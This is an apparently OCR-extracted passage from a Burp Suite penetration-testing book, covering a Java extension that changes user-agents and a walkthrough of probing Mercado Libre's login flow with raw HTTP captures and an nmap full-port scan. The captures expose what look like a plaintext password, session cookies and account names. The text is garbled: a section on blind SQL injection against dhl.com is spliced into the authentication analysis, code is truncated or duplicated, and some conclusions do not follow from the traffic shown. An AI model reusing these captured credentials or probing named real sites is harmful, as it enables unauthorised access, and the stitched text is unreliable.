
We will cover the following topics in the chapter:

- Setting up the development environment
- Writing a Burp Suite extension
- Executing the extension

# Setting up the development environment

To develop your own extensions, you can use open source **integrated development environments (IDEs)**, such as NetBeans or Eclipse. Choose the most comfortable IDE for yourself. In this case, we will use NetBeans:

1. Go to the NetBeans website (<https://netbeans.org/>) and download the latest version. Installation is not needed since NetBeans is developed in Java and distributed as a JAR file; just unzip the download file and click on the netbeans-bin icon, as demonstrated in the following screenshot:



2. Before starting to work with NetBeans, go to <https://www.oracle.com/technetwork/java/javase/downloads/> and ...

# Writing a Burp Suite extension

The basic class structure for any Burp Suite extension is in the following code, which is provided by PortSwigger:

```
package burp;

public class BurpExtender implements IBurpExtender{
    public void registerExtenderCallbacks (IBurpExtenderCallbacks callbacks){
        // your extension code here
    }
}
```

This is basically the class definition that is used to create all of Burp Suite's extensions. Now, let's start to modify the code.

# Burp Suite's API

Keeping in mind that all extensions are developed by taking the PortSwigger-provided structure (which was previously shown) as the code base, the entry point for your extension is as follows:

```
void registerExtenderCallbacks (IBurpExtenderCallbacks callbacks);
```

If you want to call your own extension, you will need to use the following method:

```
callbacks.setExtensionName (Your extension name);
```

The following code shows the byte utilities. They are useful for managing strings, searching substrings, encoding, decoding, and more:

```
int indexOf (byte[] data, byte[] pattern, boolean caseSensitive, int from,  
int to); String bytesToString(byte[] data); byte[] stringToBytes(String  
data); String urlDecode(String data); String urlEncode(String ...
```

# Modifying the user-agent using an extension

Let's now analyze the code of an extension to modify the user-agent in the HTTP request, using the basic structure provided by PortSwigger.

# Creating the user-agents (strings)

The first thing we need to modify a user-agent is with substitute user-agents. In the next part of the code, we create a list of default user-agents to be used in the extension; the extension also provides the option to use an XML file with the strings, as follows:

```
public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks) {  
    extCallbacks = callbacks; extHelpers = extCallbacks.getHelpers();  
    extCallbacks.setExtensionName("Burp UserAgent");  
    extCallbacks.registerSessionHandlingAction(this); printOut = new  
    PrintWriter(extCallbacks.getStdout(), true); printHeader(); /* Create the  
    default User-Agent */ bUserAgents.add("Current Browser");  
    bUserAgentNames.put("Current Browser", "Current Browser"); /* ...
```

# Creating the GUI

PortSwigger simplified the way to integrate extensions with Burp Suite to create a new Burp Suite tab, and the elements just need a few lines of code.

First, we need to define a new tab for our extension in Burp Suite's window, as follows:

```
bUAPanel = new JPanel(null);
JLabel bUALabel = new JLabel();
final JComboBox bUACbx = new JComboBox(bUserAgents.toArray());
JButton bUASetHeaderBtn = new JButton("Set Configuration");
```

We also need to create a box for putting in all our options, along with the labels for each one, as follows:

```
bUALabel.setText("User-Agent:");
bUALabel.setBounds(16, 15, 75, 20);
bUACbx.setBounds(146, 12, 310, 26);
bUASetHeaderBtn.setBounds(306, 50, 150, 20);

bUASetHeaderBtn.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent e) {
        newUA = bUserAgentNames.get(bUACbx.getSelectedItemIndex());
        printOut.println("User-Agent header set to: " + newUA + "\n");
    }
});
```

Additionally, we need to add that there is no application or extension without default values to present to the user when it is open, as follows:

```
bUALabel.setText("User-Agent:");
bUALabel.setBounds(16, 15, 75, 20);
bUACbx.setBounds(146, 12, 310, 26);
bUASetHeaderBtn.setBounds(306, 50, 150, 20);
```

```
bUASetHeaderBtn.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent e) {
        newUA = bUserAgentNames.getItemAt(bUACbx.getSelectedIndex());
        printOut.println("User-Agent header set to: " + newUA + "\n");
    }
});
```

# The operation

The previous blocks of code showed all of the extension content and the graphical interface, but the following lines show the operation of the extension itself:

First, we set up the initial variables and components, as follows:

```
@Override public String getTabCaption() { return "Burp UserAgent"; }
@Override public Component getUiComponent() { return bUAPanel; } @Override
public String getActionName(){ return "Burp UserAgent"; } @Override public
void performAction(IHttpRequestResponse currentRequest,
IHttpRequestResponse[] macroItems) { IRequestInfo requestInfo =
extHelpers.analyzeRequest(currentRequest); List<String> headers =
requestInfo.getHeaders(); String reqRaw = new
String(currentRequest.getRequest()); String reqBody = ... }
```

# Discovering authentication weaknesses

After services, ports, and technology detection, the next step is to navigate and understand the application's flow. Here, we will focus on the authentication section.

1. So, open Burp Suite, and after configuring the web browser, go to  
<https://www.mercadolibre.com.mx/>.
2. As we mentioned before, Mercado Libre is a big online retailer, which is an intermediate party between sellers and buyers offering package services and financial services.
3. Enter valid credentials in the login section in order to understand how works.
4. A resume about the authentication flow is given here:
  1. The user enters an email address or username and a password
  2. The user is logged in
  3. If the user closes the session, the next time they enter the login section, they just need to enter their password, as their username is already taken
3. Let's check the login request:

```

POST /jms/mlm/lgz/msl/login/H4sIAAAAAAAEAzWNQQ7DIAwE_-JzF04c-
xHkEidBxQUZR6SK8veaSj3ueHd8QS5begf9VAIPdNacY1KYoGbUtQiHtNiBs6GW1P
6RRwUFmZSkgb-
GaKP1QTYaKpWDrIOH7mHNpRv6vTK2FQu7am3eud77zCQR15LTU2iOhWc-
HdwTrNg0qGB8gR---wvSIukMrwAAAA/enter-pass HTTP/1.1
    Host: www.mercadolibre.com
    User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0)
Gecko/20100101 Firefox/66.0
    Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Referer: https://www.mercadolibre.com/jms/mlm/lgz/login?
platform_id=ml&go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F&loginT
ype=explicit
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 655
    Connection: close
    Cookie: msl_tx=1UqiRoqpEUxsLE3lB0swwkNK9jF03Mi;
_ml_ci=923720559.1550729012; orguseridp=21657778; _d2id=9db3c122-
55e2-4c10-b17c-b06211ac246f-n;
ftid=8MoAWQIdUk07TQENB2UnuCgnB5WY5qMo-1550733044507;
dsid=e71d14ce-5128-453c-b586-60e5212fa4cf-1550733049231
    Upgrade-Insecure-Requests: 1

user_id=vendetta%40gmail.com&password=H3r3154p4555w0rd&action=com
plete&dps=armor.bdecc76bc2e60160f1d8464959d69f4d2d9119c3f039ee75c
b69bd697920e46f90877723d71324ebedadef124738cd189e161d2b655c7fa9855
21cc6e4c2ccdc75231619b1a24f5e526cee284f62d303f.86588a3c22fdc3e5ad
de058557e1028e&rbms=1UqiRoqpEUxsLE3l&gctkn=03A0LTBLQTrF3tOZ-
Md6XA6e3MFFVpMq2U2eZ1MOnZMtRddlltoxecbHa0tRdLrSPRUXTVGmJQ3nRRhvIc
Za_4fY1KhgJ4vN2xg5DaG5ZeXjWuC-KIg59R0WDaRU9cyX7Nz1yaQ0gVfvCGqf-
buiapfJ5cVN3uureFwxgegqBZwHAsHQBw0xSQ9hXZ1U0V6ZHpWV7PwH_1N65M1H4
HhvjG0gaBPPG5XJ69NsaeErb1KZG5s5ByeMb0eCgX6uTJzg1JYzpxUmygRJpiIvN
7ypFLdgnKNC7UuemvkGZwc0gbDQgmjdx5vifkJmlmNIst2tEoXJw2wWJ1Bfi0cBkR
eEX61RoA4C91he0Q&kstrs=

```

Let's also, the response to this login request:

```

HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 328
Connection: close
Date: Thu, 21 Feb 2019 07:13:56 GMT
Server: Tengine
Cache-Control: private, max-age=0, no-store

```

**Location:**  
<https://auth.mercadolibre.com.mx/session/replicator/1550733236355-bqp0ov4guqf0rkcp9qjp34r63e61r6r6?go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F>  
Set-Cookie: ssid=ghy-022103-11PFbjVoxrDURTxzC3azejqqjE903a-\_\_-21657778-\_\_-1645341236209--RRR\_0-RRR\_0; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT; HttpOnly; Secure  
Set-Cookie: orgid=CS-022103-03c45ab2ac839ae3d7083c377cdce53010e242e00d3b5fd587459dcdb9c93fa8-21657778; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT  
Set-Cookie: orghash=022103-MLMw1s3mS30KNKIoHNpkHJpGxv0lzu\_\_RRR\_0\_\_RRR\_0-21657778; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT; HttpOnly  
Set-Cookie: orgapi=CS-022103-69fb38cb3696712af34d6ddd57dc20cfb93a9a77a8d4d2490c82c20d7b7ff6ebc6b411d78e3f5f633a6e653efdd84859895e27e3d79c1da956c6649264d08370-21657778; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT  
Set-Cookie: orguserid=0Z07t79hhh7; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT  
Set-Cookie: orguseridp=21657778; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT  
Set-Cookie: orgnickp=AUGUSTO\_VENDETTA; Max-Age=94607999; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Sun, 20 Feb 2022 07:13:55 GMT  
Set-Cookie: uuid=0; Max-Age=0; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Thu, 21 Feb 2019 07:13:56 GMT  
Set-Cookie: sid=0; Max-Age=0; Domain=.mercadolibre.com; Path=/jms/mlm/; Expires=Thu, 21 Feb 2019 07:13:56 GMT; HttpOnly  
Vary: Accept, Accept-Encoding  
X-Content-Type-Options: nosniff  
X-DNS-Prefetch-Control: on  
X-Download-Options: noopener  
X-XSS-Protection: 1; mode=block  
X-Request-Id: 445dd144-db49-404e-83e9-7e081487326c  
X-D2id: 9db3c122-55e2-4c10-b17c-b06211ac246f  
Content-Security-Policy: frame-ancestors 'self'  
X-Frame-Options: SAMEORIGIN  
X-Cache: Miss from cloudfront  
Via: 1.1 ae22d429a3be7ab1d9089446772f27a7.cloudfront.net (CloudFront)  
X-Amz-Cf-Id: RyU3aIakL8jke184nv1It6Ghu0-MfmJL1VYXBw9BxivAF3F9yH9\_Mg==  
  
<p>Found. Redirecting to <a href="https://auth.mercadolibre.com.mx/session/replicator/1550733236355-bqp0ov4guqf0rkcp9qjp34r63e61r6r6?go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F">https://auth.mercadolibre.com.mx/session/replicator/1550733236355-bqp0ov4guqf0rkcp9qjp34r63e61r6r6?go=https%3A%2F%2Fwww.mercadolibre.com.mx%2F</a></p>

Using the preceding blocks of code, we can detect the following things:

- The application is using a load balancer or an anti-DDoS service.  
We can see in the response how the request is redirected to a determinate server.
- The application uses a token to track requests; it may not be possible to exploit vulnerabilities such as CSRF.
- The application has XSS protection, which avoids the extraction of information. For example, extracting the user's session using JavaScript.
- The application includes a SAMEORIGIN policy. In this book, we have not covered this. This control is used to avoid execute actions from external entities.
- User credentials are sent in the request's body.
- The application uses the XML format. This means that the application is using an internal API.

Now, we have some information about the authentication flow. In a real assessment, you would need to map the whole application, and the complete application flow.

Now, we are going to review issues related to authentication.

# Executing the extension

After you finish writing the extension, launch the Burp Suite application and then click on Run | Run Project. The application will be launched with our extension running into it.

(?) Welcome to Burp Suite Professional. Use the options below to create or open a project.



(?) Temporary project

(?) New project on disk

File:  Choose file...

Name:

(?) Open existing project

Name	File
SQL.burp	F:\Assessments\SQL.burp
ClientName-VAPT-21022019	F:\Assessments\ClientName-VAPT-21022019.burp

File:  Choose file...

Pause Automated Tasks

Cancel

Next

For this extension, you need to create a session handling and configure the options in the User-Agent tab, as demonstrated in the following screenshot:

Burp Project Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

## Tasks

⊕ New scan

⊕ New live task

(II)

🕒

?

Filter Running Paused Finished

## 1. Live passive crawl from Proxy (all traffic)

⊕

🕒

?

Add links. Add item itself, same domain and URLs in suite scope.

0 items added to site map

Capturing:



0 responses processed

0 responses queued

## 2. Live audit from Proxy (all traffic)

⊕

🕒

?

Audit checks - passive

Issues:

Capturing:



0 requests (0 errors)

View details »

## Event log

?

Filter Critical Error Info

Search...

Time Type Source Message

20:11:17 26 Feb 2019 Info Proxy Proxy service started on 127.0.0.1:8080

## Issue activity

⊕

?

Filter High Medium Low Info Certain Firm Tentative


P Search...

Screenshot

# Task Time Action Issue type

Advisory

As you can see in the following screenshot, the application ran without errors:



The screenshot shows a Java IDE interface with a stack trace in the center. The stack trace details a series of method calls, primarily from the Java standard library, leading to a successful build message at the bottom.

```
burp.BurpExtender > loadXML > try > handler > DefaultHandler > startElement > if(qName.equalsIgnoreCase("useragent")) > if(attributes.getQName(0).contains("d")) > if(attributes.getQName(0).contains("d")) > if(attributes.getQName(0).contains("d")) > if(attributes.getQName(0).contains("d"))

Output - BurpTest (run) ✘

Deleting temporary files - please wait ... Failed to delete temp directory: C:\Users\Win7\AppData\Local\Temp\burp1189816258017633075.tmp
java.lang.InterruptedException
    at java.lang.Object.wait(Native Method)
    at java.lang.Object.wait(Object.java:502)
    at java.awt.EventQueue.invokeLater(EventQueue.java:1343)
    at java.awt.Window.dispose(Window.java:1210)
    at java.awt.Window.dispose(Window.java:1147)
    at burp.daf.o(Unknown Source)
    at burp.fjb.lambda$exitSuite$4(Unknown Source)
    at java.util.concurrent.Executors$RunnableAdapter.call(Executors.java:511)
    at java.util.concurrent.FutureTask.run(FutureTask.java:266)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    at java.lang.Thread.run(Thread.java:748)

BUILD SUCCESSFUL (total time: 5 minutes 56 seconds)
```

If you want ...

# Summary

In this chapter, we analyzed how to create our own extension and the different functions and methods provided by PortSwigger, which not only helped us to create a new extension but also showed us how to modify existing extensions that needed to be adapted to our requirements.

The next chapter looks at a real-world case of how a large online retailer was compromised by having its authentication implementation broken.

# Breaking the Authentication for a Large Online Retailer

In the previous chapters, we reviewed how to detect many types of vulnerabilities, and how to exploit them. We also reviewed how to use a large variety of extensions, and also how to develop our extensions. In this chapter, we will recapitulate all the concepts from the previous chapters to assess an application in production and try to break its authentication.

We will cover the following topics in the chapter:

- Remembering about authentication
- Large online retailers
- Performing information gathering

# Remembering about authentication

As you remember from [chapter 7](#), *Detecting Vulnerabilities Using Burp Suite*, the issues that affect authentication controls are the following:

- Weak storage for credentials
- Predictable login credentials
- Session IDs exposed in the URL
- Session IDs susceptible to session fixations attacks
- Wrong time out implementation
- The session is not destructed after the logout
- Sensitive information sent via unprotected channels

Now, using Burp Suite, we are going to analyze all of these.

# Large online retailers

The list of online retailers is huge, but the following is a list of the more popular ones:

- eBay (all regional variants)
- Mercado Libre
- Amazon

We will analyze one of them as an example. Bear in mind that all the information used in this chapters is public; we are not going to disclose any public or private vulnerabilities on these applications and the explanations do not affect the functionality of the applications.

# Performing information gathering

We are going to start collecting information about the targets. The most basic way to detect information about the technology used in a specific application and to determine potential security issues is to first navigate all through the application, use the normal flows, detect and take note of each entry point in the application, and add the different URLs that are interesting to us to the **Scope** option in the **Target** tool.

# Port scanning

In a real assessment, an agreement between the person or company that is reviewing the application and the application's owners is established. This is one of the first steps involved in detecting the services.

This task is usually carried out using Nmap (<https://nmap.org/>), which is a command-line tool that is used to detect ports and services running on a remote host. Using Nmap is not complicated; you can just type `nmap` on a command line to see all the different options we have, as shown in the following screenshot:

```
C:\Users\Win7\Documents\Packit>nmap
Nmap 7.12 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/S/T/sA/sW/SM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files or
    script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
    probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
```

To perform a standard scan to a host, we can use the following command:

```
nmap -vv -sV -O -Pn -p0-65535 -oA nmap_[IP] ...
```

# **Authentication method analysis**

You should analyze an application issue by issue to determine whether it is vulnerable or not, as explained in the following sections.

# **Weak storage for credentials**

The application is storing the session ID in a ciphered way, so it is not vulnerable to being extracted. Also, the session ID is combined with more than one token, and cookies are protected from extraction as shown in the following screenshot:

Request Response

Raw Params Headers Hex

GET /menu/user HTTP/1.1  
Host: www.mercadolibre.com.mx  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://www.mercadolibre.com.mx/  
X-NewRelic-ID: XQ4OVF5VGwQJXFZQAQMA  
Connection: close  
Cookie: \_d2id=c0271513-cb0f-437f-8973-0b6fbefc3543-n; \_csrf=J3UMnVF4Pn7rdxzg4KCe0jy; c\_home=0.59.0; \_ml\_ga=GA1.3.1920728709.1551072248; \_ml\_ga\_gid=GA1.3.2134874440.1551072248; \_ml\_ci=1920728709.1551072248; \_\_gads=ID=faf36d5dfa9e2812dT=1551072423S=ALNI\_MZZn6iUBZw3XXuC-a0RFTtbys5c1A; \_milt=ee21ef99-734b-4585-a39c-f1fd1d7fad0; JSESSIONID=D684E904E17562F9FEBCDEC8BECF15BD; ssid=ghy-022501-1DdPTzQkFDMtDxnb2Z9k1vauZEh-\_409606937\_-1645681283368-RRR\_0-RRR\_0; orghash=022501-MLMqCYN1NhXWix4PCXLW0sevxjpDOe\_RRR\_0\_RRR\_0-409606937; orgnickp=PRATIKSHET; orguserid=0Tdh4htdt4Hh; orgid=CS-022501-032d371cf2d97eb049e43e01d0b5fa4e2f2cb75beffbc61c75ffa286988a46d1d5d3a&d3a3cfde3cc81842d9eff2cda-409606937; orgapi=CS-022501-8f2cbc1ec3a7e8037af91258e7e339aadcb9be792577818fc7d6ac9ba21c466c1d6937e77e4e0e85356a89b47f7787e9ff07762dd499cf112998a4852660bc00-409606937; orguseridp=409606937; \_ml\_dc=1

# Discovering Blind SQL injection

The URL that we will be analyzing is [www.dhl.com](http://www.dhl.com). This is the international page, but if you visualize the regional websites, they are similar, so it is possible that a vulnerability in one of them replicates others. This happens to a lot of companies that have operations in various countries. Actually, sometimes the company has a different representation in a different country, but the web application is the same.

To determine whether [dhl.com](http://dhl.com) has an SQL injection, we will do three different analyses:

- Automatic scan
- SQLMap detection
- Intruder detection

# **Predictable login credentials**

The user enters the application using a username or an email, so the credentials are not predictable.

# **Session IDs exposed in the URL**

Reviewing the History tool, we can see that there are some tokens and sessions exposed in the URL as follows:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

Burp Project Intruder Repeater Window Help

Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator	NMAP Parser		
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
<a href="#">Intercept</a>	<a href="#">HTTP history</a>	<a href="#">WebSockets history</a>	<a href="#">Options</a>							

Filter: Hiding CSS, image and general binary content [?](#)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensi...	Title	Com...
4488	https://accountrecovery.mercadolibre.com.mx	GET	/preconnect_pixel.gif			404	6743	HTML	gif	MercadoLibre	
4493	https://bam.nr-data.net	GET	/1/3009922991?a=42549344&v=1...		✓	200	280	script			
4494	https://www.mercadolibre.com	GET	/jms/mlm/lgz/background/session/a...		✓	200	622	script			
4495	https://www.mercadolibre.com	POST	/jms/mlm/lgz/msl/login/H4sIAAAA...		✓	302	2733	HTML			
4496	https://auth.mercadolibre.com.mx	GET	/session/replicator/15510732835...		✓	200	4427	HTML		MercadoLibre	

[Request](#) [Response](#)

[Raw](#) [Params](#) [Headers](#) [Hex](#)

POST  
